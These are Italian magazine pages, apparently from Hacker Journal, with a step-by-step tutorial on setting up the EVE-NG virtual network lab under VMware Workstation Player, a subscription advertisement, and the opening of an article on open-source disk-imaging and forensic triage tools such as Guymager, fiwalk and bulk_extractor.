Per poter usufruire del VNL EVE-NG occorre aver installato un sistema di virtualizzazione. Il punto di riferimento, a livello utente, è stato sempre VirtualBox, per la sua praticità e facilità d'installazione e uso. Per coloro che non l'avessero mai utilizzato, in questo caso verrà preso in considerazione **VMware Workstation Player**.

Dalla home page del sito **VMware** (<https://www.vmware.com/>) cliccate sul menu **Products**. Troverete il link **Workstation Player**. Nella nuova schermata, scegliete **VMware Workstation Player** e fate clic sul pulsante blu **Download for Free**. Procedete al download del file **VMware Workstation Player** per il sistema operativo in uso (che da ora ipotizzeremo essere una distribuzione GNU/Linux). Verrà scaricato il file **VMware-Player-Full-17.0.1-21139696.x86_64.bundle** da rendere eseguibile

con **chmod +x VMware-Player-Full-17.0.1-21139696.x86_64.bundle**. Quindi, con i permessi dell'amministratore o antepoendo il comando **sudo** per quelle distribuzioni che lo abilitano di default, lanciate con **./VMware-Player-Full-17.0.1-21139696.x86_64.bundle**. Il messaggio **Installation was successful** vi avviserà dell'avvenuta installazione. Al primo avvio, lanciando da "utente normale" il comando **vmplayer**, vi verrà chiesta l'accettazione dei termini di licenza, dei componenti adottati, l'autorizzazione a verificare la presenza di aggiornamenti all'avvio ed eventualmente a partecipare al programma di segnalazione errori, infine all'uso non commerciale spuntando la voce **Use VMware Player 17 for free for non commercial use**.

Cliccando su **Finish**, il programma potrebbe chiedervi l'autorizzazione all'installazione di diversi componenti aggiuntivi (come **vmnet-bridge** o **vmnet-dhcpd**); ovviamente, dovrete acconsentire. Qualora si volesse

in un secondo momento provvedere alla rimozione di un componente **VMware**, sarà sufficiente lanciare il comando **vmware-installer -I**, copiarne dalla colonna **Product Name** il nome e passarlo al comando **vmware-installer -u Product Name**. Per esempio, nel caso di **vmplayer**, il comando sarà **vmware-installer -u vmware-player**.

PREPARARE EVE-NG


Il passo successivo è preparare EVE-NG. Per farlo si può ricorrere alla classica immagine ISO da installare, ma in questo caso si dovrà optare per il file **OVF (Open Virtualization Format)** che offre una configurazione completa della macchina virtuale associata. Quindi, dalla sezione **Download** del progetto <https://www.eve-ng.net/index.php/download/> scegliere per la versione **Free EVE Community Edition** (per la versione **Professional** occorre l'acquisto di una licenza), scaricando il file **OVF** dal mirror **Google** o **MEGA**.

Terminato il download, si procede all'estrazione del file zip che creerà una cartella omonima contenente un file **ovf**, un file **mf** e l'immagine della macchina virtuale in formato **vmdk** che verrà "convertita" con la procedura illustrata nel tutorial che segue, nel quale si potrà toccare con mano come il componente VMware analogo di VirtualBox risulti essere pratico e facile da utilizzare.

IMPOSTAZIONI DI BASE


Dall'interfaccia di **VMware Workstation Player**, cliccando su **Power on**, si avvierà la macchina

VIRTUALIZZARE IL LABORATORIO!




OPEN A VIRTUAL MACHINE

Poiché si è optato per il formato **OVF**, si possono sfruttare le specifiche complete in esso contenute per avere la macchina virtuale subito pronta. Dall'interfaccia grafica del player VMware [figura#3] è sufficiente cliccare su **Open a Virtual Machine** indicando il file **EVE-COM-5.ovf** precedentemente estratto.




500GB DI SPAZIO

Indicare un nome per la macchina virtuale e la sua destinazione; utilizzare una partizione dedicata o una destinazione con decine di GB di spazio libero; nel nostro esempio è stato usato un disco dedicato a VirtualBox con oltre 500GB di spazio libero. Cliccare su **Import** in basso a destra per l'importazione.



10 SECONDI O GIÙ DI LÌ

Il tempo necessario per portare a termine l'operazione si aggira sulla decina di secondi. Verrà presentata l'interfaccia aggiornata con il nome della macchina appena installata. Dopo questo primo passo si potrà notare come dagli iniziali 2,7GB si è passati a circa 9GB di occupazione spazio disco.



EDIT VIRTUAL MACHINE

Cliccando infine in basso su **Edit virtual machine settings** verrà aperta un'omonima finestra nella quale si avranno a disposizione i due tab, **Hardware** e **Options**, per un setup della macchina virtuale con modalità simili a VirtualBox. Per questa fase sono sufficienti le impostazioni di default.

virtuale. Al termine della fase di boot, verrà mostrato il prompt di login unitamente ad altre due informazioni; le credenziali di accesso – utente **root** e password **eve** – e l'indirizzo IP assegnato alla macchina virtuale dal **DHCP (Dynamic Host**

Configuration Protocol) tra quelli liberi al momento del lancio, nel nostro caso **192.168.1.31**. Non sempre questa soluzione “automatica” può soddisfare le diverse esigenze. Qualora si volesse cambiare per esempio

impostandone uno statico, è sufficiente effettuare il login e seguire la procedura di primo setup che, nell'ordine, chiede di digitare 2 volte la password di **root** (eventualmente diversa da **eve** qualora la si volesse cambiare).




figura #4

Da questa schermata di VMware Workstation Player si può decidere sull'assegnazione dell'indirizzo IP.

Farà seguito **Hostname** e **DNS domain name**; se non si hanno particolari esigenze si lascino le assegnazioni predefinite (**eve-ng** ed **example.com** rispettivamente). Attraverso la finestra **Use DHCP/Static IP Address** verrà fornita l'opzione di lasciare il **DHCP** (scelta predefinita) o optare per un indirizzo statico [figura #4]. L'ultimo passo vede la possibile configurazione di un **Server Proxy**; la scelta predefinita è la connessione diretta. Terminata questa fase di setup la macchina

virtuale eseguirà un riavvio per presentare di nuovo il prompt di login con l'indirizzo IP e la coppia utente/password. È possibile eseguire comunque il login per aggiornare il software della macchina virtuale utilizzando i noti comandi delle distribuzioni Ubuntu e derivate, ovvero **apt-get update** per aggiornare le fonti e **apt-get upgrade** per installare gli aggiornamenti. Da sottolineare che, come predefinita, viene impostata la mappatura inglese della tastiera; per cambiarla occorre impartire

il comando **dpkg-reconfigure keyboard-configuration** e seguire la procedura guidata al termine della quale, affinché le modifiche abbiano effetto, sarà necessario un riavvio con il comando **reboot** [figura #5].

INDISPENSABILI LE "IMMAGINI"!

Effettuato il login, per **creare un laboratorio virtuale** è sufficiente cliccare su **Add new lab** e nel pop-up riportare almeno i campi obbligatori **Name** e **Version**. Al termine, cliccando su **Save** – in basso a destra – verrà visualizzato l'ambiente di lavoro del **VNL**. La prima operazione vede l'aggiunta dei nodi che costituiranno la rete. È sufficiente cliccare su un punto qualsiasi del piano di lavoro con il tasto destro del mouse e dal menu contestuale **Add a new object** optare per **Node** [figura #6]. Importante: poiché dovranno essere eseguite virtualizzazioni all'interno di una macchina virtuale (virtualizzazioni innestate) è fondamentale che il processore in uso supporti le estensioni **VT-x/EPT** di Intel o le **AMD-V/RVI** per processori AMD. La verifica con il comando **lscpu** alla voce **Virtualization**. Per una topologia base occorre procurarsi almeno due immagini; una di un sistema desktop l'altra di un router. Per esempio Microsoft Windows 7, file **win-7.rar**, e un router MikroTik, file **chr-7.7.vmdk.zip**. Scaricati questi, occorre estrarne il contenuto e copiare i file corrispondenti nel percorso **/opt/unetlab/addons/qemu** assicurandosi di creare una




figura #5

L'indirizzo IP indicato al prompt di login è alla base di tutto, poiché nell'host lo si dovrà riportare per collegarsi con l'interfaccia grafica del VNL, con credenziali "admin" per l'utente e "eve" la password.




figura #6

All'inizio verranno visualizzati tutti i dispositivi in grigio, cioè "non utilizzabili", questo perché mancano le immagini, indispensabili per virtualizzarne il comportamento.

cartella del tipo **nome-versione:** per il router sarà **mikrotik-chr-7.7** e in questa cartella verrà

copiato il file **chr-7.7.vmdk** [figura#7]. Per compiere questa operazione si dovrà far uso di un




figura #7

Nella foto vengono riportate le impostazioni principali per la copia delle immagini. Nel nostro caso abbiamo utilizzato il noto client FTP FileZilla.

Scopri i file immagine

Esistono tanti file immagine dei vari dispositivi supportati da EVE-NG. Per esempio agli indirizzi shorturl.at/dyOT7 e shorturl.at/eFQT5 è possibile scaricare diverse immagini di prodotti CISCO. Immagine Microsoft Windows 7 all'indirizzo shorturl.at/wxT02, immagini GNU/Linux all'indirizzo shorturl.at/hnCD4 e nella documentazione così come nel canale ufficiale Youtube riportano come realizzarne una propria. Alcuni produttori le mettono a disposizione come libero download, è il caso della **MikroTik** con i propri router all'indirizzo <https://mikrotik.com/download>, immagini **vmdk** sezione **Cloud Hosted Ruoter**.

client **SFTP** (porta **22**) come **FileZilla**. Chi preferisce può utilizzare una connessione **ssh**, comando **ssh root@Indirizzo_IP**, procedere alla creazione delle cartelle quindi alla copia dei file con **scp**.

LA CLASSICA TOPOLOGIA DI RETE "DOMESTICA"

Tipica configurazione basilare: un computer desktop e un router. Copiate le immagini, le due voci Windows e MikroTik saranno attive (colore blu) e potranno essere aggiunte. Dal piano di lavoro si potrà procedere all'aggiunta dei nodi; verrà aperta la finestra pop-up **Add a New Node** nella quale in una fase iniziale si potrà indicare solo il numero di dispositivi da utilizzare nel rigo **Number of nodes to add**, 1 router nel



figura #8

Da questa schermata si possono impostare le proprietà del nodo che si sta aggiungendo, come i limiti della CPU.




figura #9

Per indicare le porte immaginate di collegare il computer desktop e il router e scegliete tra le interfacce di rete disponibili, da eth1 a eth4.

nostro esempio. Quindi cliccate sul pulsante **Save** verde in basso [figura #8] per aggiungerlo al piano di lavoro. Medesima procedura per un computer desktop con l'immagine Microsoft Windows 7. A questo punto si avranno due dispositivi e per collegarli sarà sufficiente portare il mouse sull'icona del dispositivo per

vedere comparire una spina stilizzata rossa; indica il cavo da "tirare" per il cablaggio computer desktop-router. Questa azione farà aprire il pop-up **Add Connection Between Win and Mikrotik** in cui si dovrà indicare il collegamento tra quali porte dovrà avvenire [figura #9]. Cliccate su **Save** al termine per rientrare nel piano di lavoro con i

due nodi collegati. A questo punto per terminare questa prima semplice rete occorre "uscire" su Internet dal router. Si può aggiungere la "grande rete" seguendo la medesima procedura vista per l'aggiunta dei nodi solo scegliendo **Network** dal menu contestuale, oppure semplicemente portando il mouse sul simbolo + del pannello laterale sinistro, cliccando su **Add an object** e scegliendo **Network**. Verrà aperto il pop-up **Add a New Network** nel quale nel menu a tendina **Type** si potrà indicare **Management(Cloud0)**, a tutti gli effetti può essere vista come l'uscita verso Internet [figura #10]. Nel prossimo appuntamento verranno approfondite alcune funzioni e verrà presentato un caso di studio per una rete decisamente più complessa. Per chi volesse, domande, difficoltà, delucidazioni e confronti nel forum **HJ** (<https://hackerjournal.it/forum/>).




figura #10

Il risultato finale: la foto mostra la topologia di base completa, pronta per la simulazione.

ABBONATI

ALLA TUA RIVISTA PREFERITA
TE LA SPEDIAMO APPENA STAMPATA!



CONSEGNA GARANTITA ENTRO 48H

Posteitaliane **Posta** 
PremiumPress



Con l'abbonamento
cartaceo la versione
digitale è in **OMAGGIO!**

Riceverai 6 numeri a soli

DISPONIBILE ANCHE SOLO
IN VERSIONE DIGITALE 

-24%

CARTACEO
6 numeri
solo 17,90€
invece di 23,40€

DIGITALE
6 numeri
solo 10,90€
invece di 23,40€

-53%



Scansiona il QrCode per abbonarti oppure contattaci



Telefono
02 87168197



online
www.sprea.it/hackerjournal



email
abbonamenti@sprea.it



WhatsApp
329 3922420
Solo messaggi

Informativa ex Art. 13 LGS 196/2003. I suoi dati saranno trattati da Sprea SpA, nonché dalle società con essa in rapporto di controllo e collegamento ai sensi dell'art. 2359 c.c. titolari del trattamento, per dare corso alla sua richiesta di abbonamento. A tale scopo, è indispensabile il conferimento dei dati anagrafici. Inoltre, previo suo consenso i suoi dati potranno essere trattati dalle Titolari per le seguenti finalità: 1) Finalità di indagini di mercato e analisi di tipo statistico anche al fine di migliorare la qualità dei servizi erogati, marketing, attività promozionali, offerte commerciali anche nell'interesse di terzi. 2) Finalità connesse alla comunicazione dei suoi dati personali a soggetti operanti nei settori editoriale, largo consumo e distribuzione, vendita a distanza, ereditazione, telecomunicazioni, farmaceutico, finanziario, assicurativo, automobilistico e ad enti pubblici ed Onlus, per propri utilizzi aventi le medesime finalità di cui al suddetto punto 1) e 2). Per tutte le finalità menzionate è necessario il suo esplicito consenso. Responsabile del trattamento è Sprea SpA via Torino 51 20063 Cernusco SN (MI). I suoi dati saranno resi disponibili alle seguenti categorie di incaricati che li tratteranno per i suddetti fini: addetti al customer service, addetti alle attività di marketing, addetti al confezionamento. L'elenco aggiornato delle società del gruppo Sprea SpA, delle altre aziende a cui saranno comunicati i suoi dati e dei responsabili potrà in qualsiasi momento essere richiesto al numero +39 0287168197 "Customer Service". Lei può in ogni momento e gratuitamente esercitare i diritti previsti dall'articolo 7 del D.Lgs. 196/03 - e cioè conoscere quali dei suoi dati vengono trattati, farli integrare, modificare o cancellare per violazione di legge, o opporsi al loro trattamento - scrivendo a Sprea SpA via Torino 51 20063 Cernusco SN (MI).

INVESTIGATORE DIGITALE ANCH'IO

Analisi forensi con strumenti open source: una possibile procedura che utilizza software libero, perfetto anche per archivisti e storici a caccia di dati

Con l'aumento della complessità e delle capacità dei dispositivi di memorizzazione sono nati due problemi inerenti alla conservazione della copia forense, sempre più "ingombrante" (se si pensa al cloud storage) e la capacità di visualizzare in maniera efficace i dati di interesse. In quest'ottica viene richiesta all'investigatore digitale la conoscenza di un vasto e variegato arsenale software da utilizzarsi, anche in funzione della propria esperienza, nella maniera più giusta a seconda dello scenario con l'obiettivo di ottenere risultati **human-readable** (facilmente consultabili).


LE "IMMAGINI" DEL DISCO

Non esiste un software in grado di espletare tutte le funzioni

necessarie a completare le 5 fasi delle investigazioni digitali forensi che riguardano l'identificazione delle fonti, la raccolta dei dati, la corretta copia e conservazione, l'analisi dei dati e la loro presentazione alle autorità competenti. Ogni singolo strumento software – secondo il paradigma **Unix KISS (Keep It Simple Stupid)** che richiama il principio metodologico e filosofico del **Rasoio di Occam** – dovrà svolgere solo il proprio compito e nel farlo dovrà rispettare lo stato dell'arte della digital forensics. Nei numeri 264 e 265 di HJ sono state analizzate alcune basilari tecniche di **data carving** con strumenti come Scalpel e PhotoRec nonché alcuni software di duplicazione, con pregi e limiti, come **dd**, **dc3dd** e **ddrescue**. Un aspetto da considerare è il formato delle

immagini dei dispositivi analizzati poiché aprono una sfida sulla conservazione che può avvenire nella loro interezza o solo in contenuti specifici come singoli file/dati e/o metadati, nonché l'interrogativo sul come ottenere (e ricercare) solo i (meta)dati di interesse. In quest'ottica professionisti del settore e utenti, generalmente per operazioni di **triage**, potrebbero beneficiare di strumenti che semplificano la caratterizzazione del contenuto delle immagini adottando opportuni software creati appositamente a questi scopi. Ricercatori del settore convergono (e convergono) su alcuni strumenti open source comunemente presenti nelle distribuzioni GNU/Linux a indirizzo forense/hacking come **Kali Linux**, **Parrot Security**, **Caine**, **ForLEX** e **Tsurugi Linux**,

figura #1



Il software Guymager genera immagini di tipo "flat" bit a bit con dd, così come immagini EWF/AFF, secondo gli standard forensi.

– ma facilmente installabili in tutte le distribuzioni – al fine di migliorare l'efficienza durante l'analisi riducendo i potenziali rischi d'errore. In questo contesto se ne vogliono riportare due:

- **Fiwalk:** contrazione di **File WALKing** – letteralmente "camminare sui (tra i) file" – il programma produce un dettagliato report **DFXML** nella descrizione delle informazioni come dimensione del settore, informazioni sulla partizione (e.g. tipo di file system), informazioni sui file (nome, dimensione del file, permessi), tempi di accesso e creazione (**MACB - Modification Access Changed Birth**) e informazioni sui software che hanno creato quei file (i.e. nome, versione ecc). È presente nella libreria **The Sleuth Kit** (<https://www.sleuthkit.org/>) a partire dalla versione 4.0.2 del lontano febbraio 2013.

- **bulk_extractor:** è un programma che nell'effettuare la scansione dell'immagine di un disco, di una cartella, ecc., prescinde dal filesystem sottostante e dalla sua struttura estraendo una certa tipologia di informazioni e archiviando i risultati in file testuali che possono essere ispezionati, analizzati ed elaborati manualmente o con software terzi.

QUALE FORMATO PER LE "IMMAGINI"?

Il primo passo da compiere sono le acquisizioni, ottenere le immagini dei dischi che dovranno rispettare un formato congruente con lo stato dall'arte della scienza digitale forense. Sostanzialmente sono tre i formati principali:

- **EX01** è il formato della suite di programmi di investigazioni digitali **EnCase (EnCase Image Format)** della **Guidance Software** (<http://www.guidancesoftware.com/>). Legalmente indicato anche **EWF (Expert Witness Format)**, il

GLOSSARIO DI BASE

TRIAGE

Termine francese noto in ambito medico con il significato di smistamento. Non molto dissimile il significato nella digital forensic dove indica il processo mediante il quale si raccolgono, assemblano, analizzano e assegnano le priorità alle prove digitali legate a un crimine durante un processo investigativo.

MARKUP

Letteralmente marcatura. Sistema standard di codifica inserita in un file di testo per controllarne la struttura, la formattazione e la relazione tra le sue parti. Tipici linguaggi di markup sono SGML (Standard Generalized Markup Language) e HTML (Hypertext Markup Language). I simboli di marcatura possono essere interpretati da un dispositivo (stampante, browser ecc.) per controllare l'aspetto di un documento.

(DF)XML

Acronimo di eXtensible Markup Language, l'XML è un linguaggio a markup che fornisce regole atte a definire qualsiasi dato si voglia. È stato progettato un XML ad-hoc per la rappresentazione delle informazioni forensi per la descrizione dei metadati, per semplificare l'elaborazione e migliorare l'analisi automatizzata previo uso dello schema DFXML (Digital Forensic XML – https://github.com/dfxml-working-group/dfxml_schema).

figura #2



Nel caso di analisi reali la penna USB non va collegata direttamente al computer dove Guymager è installato, ma dovrà avvenire sempre attraverso l'uso di un writer blocker hardware per evitare sovrascritture indesiderate.

formato è adottato anche da **FTK Imager (Forensic ToolKit)** di **AccessData** consociata **Exterro** (<https://www.exterro.com/>).

In GNU/Linux è ampiamente supportato dalle librerie **libewf** e relativi comandi (<https://github.com/libyal/libewf>) e identificato dall'estensione **E01** (E01, E02, E03 ecc per immagini divise su più file).

- **AD1** è il formato specifico di **AccessData** per il software **FTK Imager**. In quanto proprietario non è molto diffuso.

- Giunto alla versione 4 supportata anche da **FTK Imager**, **AFF (Advanced Forensic Format)** è il più diffuso formato per le immagini forensi memorizzate in un singolo file.

Ciò a differenza della variante **ADF** caratterizzato da diversi file **AFF** in una singola cartella e dell'estensione **AFM** quando un file **AFF** è usato per annotare un'immagine "grezza" (raw, e.g. creata con **dd**).

Ogni formato ha una sua struttura la cui spiegazione esula dall'attuale contesto. Coloro i quali volessero, per esempio, approfondire il formato **AFF** possono scaricare dalla rete il documento **Advanced forensic format: An open extensible format for disk imaging** dell'autore creatore del formato. Come visibile nello schema di [figura #1] il modo più semplice per ottenere tali

immagini è attraverso **Guymager** (<https://guymager.sourceforge.io/>), un programma forense open source utilizzato per l'acquisizione, la clonazione delle immagini e la duplicazione dei dischi.

Dopo averlo lanciato, dal menu **Device** [figura #3] optare per **Rescan** nel momento in cui **Guymager** è già avviato e si collega una nuova periferica, e.g. una penna USB sospetta. Quanto visibile è una situazione abbastanza "lineare", ma a seconda degli scenari vi possono essere sdcard, partizioni, dischi cifrati, ecc. [figura #2]

Dal punto di vista software una funzione simile è ottenuta dall'interfaccia grafica **UnBlock** in uso, per esempio, sulla distribuzione **Caine** la cui impostazione predefinita è il blocco in scrittura su qualsiasi dispositivo [figura #4].

Una buona pratica prevede il salvataggio dell'immagine su disco diverso da quello del sistema operativo e in albero di cartelle che possa identificarne univocamente il caso in esame. Per esempio cartelle numerate **Caso1, Caso2...** all'interno delle quali potranno essere create delle subdirectory di nome **Immagine, Documenti, Temp** a seconda degli scenari e dei dati. Dall'alto verso il basso, scegliere il formato **EWf, sub-format Guimager (.Exx)**

quindi riportare il numero del caso, dell'evidenza, il nome dell'esaminatore, la descrizione dell'immagine seguita dal percorso e dal nome del file di destinazione; alcuni caratteri, come il punto, sono da evitare così come suggerito dallo stesso **Guymager** qualora ci si provasse. Il calcolo dell'hash per un semplice test si può anche omettere. In genere si opta per **MD5** e **SHA-1** e in alcune nazioni è richiesto **SHA-256**. Nel rigo **SplitFileSize** è stato indicato **150GiB (Gibibyte)** per una penna da **128GB (Gigabyte)** il che comporta che il file immagine fino a 150GB non viene diviso in più file e si avrà il solo file

NomeImmagine.E01.

Questo è reso possibile dall'avere in uso sull'hard disk di destinazione un filesystem **Ext4** che permette un singolo volume di ampiezza fino a **1EB (Exabyte)** e singoli file di dimensione massima di **16TB (Terabyte)**.

